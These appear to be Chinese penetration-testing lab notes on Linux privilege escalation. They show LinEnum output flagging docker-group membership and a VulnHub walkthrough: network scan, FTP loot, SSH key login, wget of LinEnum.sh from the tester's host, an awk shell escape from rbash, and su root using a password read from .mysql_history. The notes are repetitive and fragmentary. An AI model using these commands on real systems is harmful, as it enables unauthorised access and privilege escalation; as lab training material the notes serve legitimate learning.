(1) 入口点：

参考WP（取得账号密码）：<https://www.cnblogs.com/1jzz/p/14350498.html>

(2) 检测及利用：



```
applicable law.

anurodh@ubuntu:~$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
anurodh@ubuntu:~$ chmod +x LinEnum.sh
anurodh@ubuntu:~$ ./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
```

上传检测脚本，执行

119 #Linux 系统提权-普通用户-Rbash 绕过
120 参考: <https://xz.aliyun.com/t/7642>
121 Rbash(The Restricted mode of bash),也就是限制型 bash
122 在渗透测试中可能遇到 rbash 当过限制后才能进行后续操作


```
发现docker提权点

[+] Looks like we're hosting Docker:
Docker version 19.03.13, build 4484c46d9d
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
PORTS              NAMES
9b859d23108f       hello-world        "/hello"           3 years ago        Exited (0) 3 y
ears ago           quizzical_perlman

[+] We're a member of the (docker) group - could possibly misuse these rights!
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)

### SCAN COMPLETE #####
anurodh@ubuntu:~$
```



119 #Linux 系统提权-普通用户-Rbash 绕过
120 参考: <https://xz.aliyun.com/t/7642>
121 Rbash(The Restricted mode of bash),也就是限制型 bash
122 在渗透测试中可能遇到 rbash 当过限制后才能进行后续操作







3.3 Linux系统提权-普通用户-Rbash绕过



- 1 参考: <https://xz.aliyun.com/t/7642>
- 2 Rbash(The Restricted mode of bash),也就是限制型bash
- 3 在渗透测试中可能遇到rbash, 尝试绕过后才能进行后续操作
- 4 `sudoadduser xiaodisec`
- 5 `sudo usermod -s /bin/rbash xiaodisec`
- 6
- 7 <https://www.vulnhub.com/entry/funbox-rookie,520/>
- 8 1、入口点:
- 9 `fscan -h 192.168.1.0/24`
- 10 `ftp 192.168.1.8`
- 11 `get tom.zip(iubire)`
- 12 `ssh tom@192.168.1.8 -i id_rsa`
- 13 2、Rbash绕过:
- 14 `python -m http.server 8080`
- 15 `wget http://192.168.1.3:8080/LinEnum.sh`
- 16 `awk 'BEGIN {system("/bin/bash")}'`
- 17 3、历史泄漏提权:
- 18 `./LinEnum.sh`
- 19 `cat /home/tom/.mysql_history`
- 20 `su root(xx11yy22!)`


